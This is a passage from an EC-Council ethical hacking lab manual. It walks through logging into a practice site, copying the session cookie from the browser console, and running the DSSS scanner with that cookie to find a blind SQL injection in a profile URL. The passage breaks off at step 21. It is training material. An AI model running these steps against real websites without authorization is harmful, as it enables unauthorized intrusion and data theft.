


Figure 2.1.5: View available options in DSSS

12. Now, minimize the **Terminal** window and click on the **Firefox** icon ( ) in the top section of **Desktop** to launch Firefox.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Log in to MovieScope

13. In the **Mozilla Firefox** window, type **http://www.moviescope.com/** in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.1.6: Log in as a legitimate user

14. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.

15. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




Figure 2.1.7: Inspect Element option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.




Figure 2.1.8: Requesting the cookie value

TASK 1.3

Obtain Session Cookie

17. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Note: The cookie value might differ in your lab environment.




Figure 2.1.9: Copying the cookie value

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Scan the Website for SQL Injection Vulnerabilities

18. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 17>"** and press **Enter**.

Note: In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.




Figure 2.1.10: Issuing the command to check for SQL injection vulnerabilities

19. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.
20. The result appears, showing that the target website (**www.moviescope.com**) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.




Figure 2.1.11: Result of the command, showing vulnerability to blind SQLi

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View the Vulnerable Website Link

21. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.

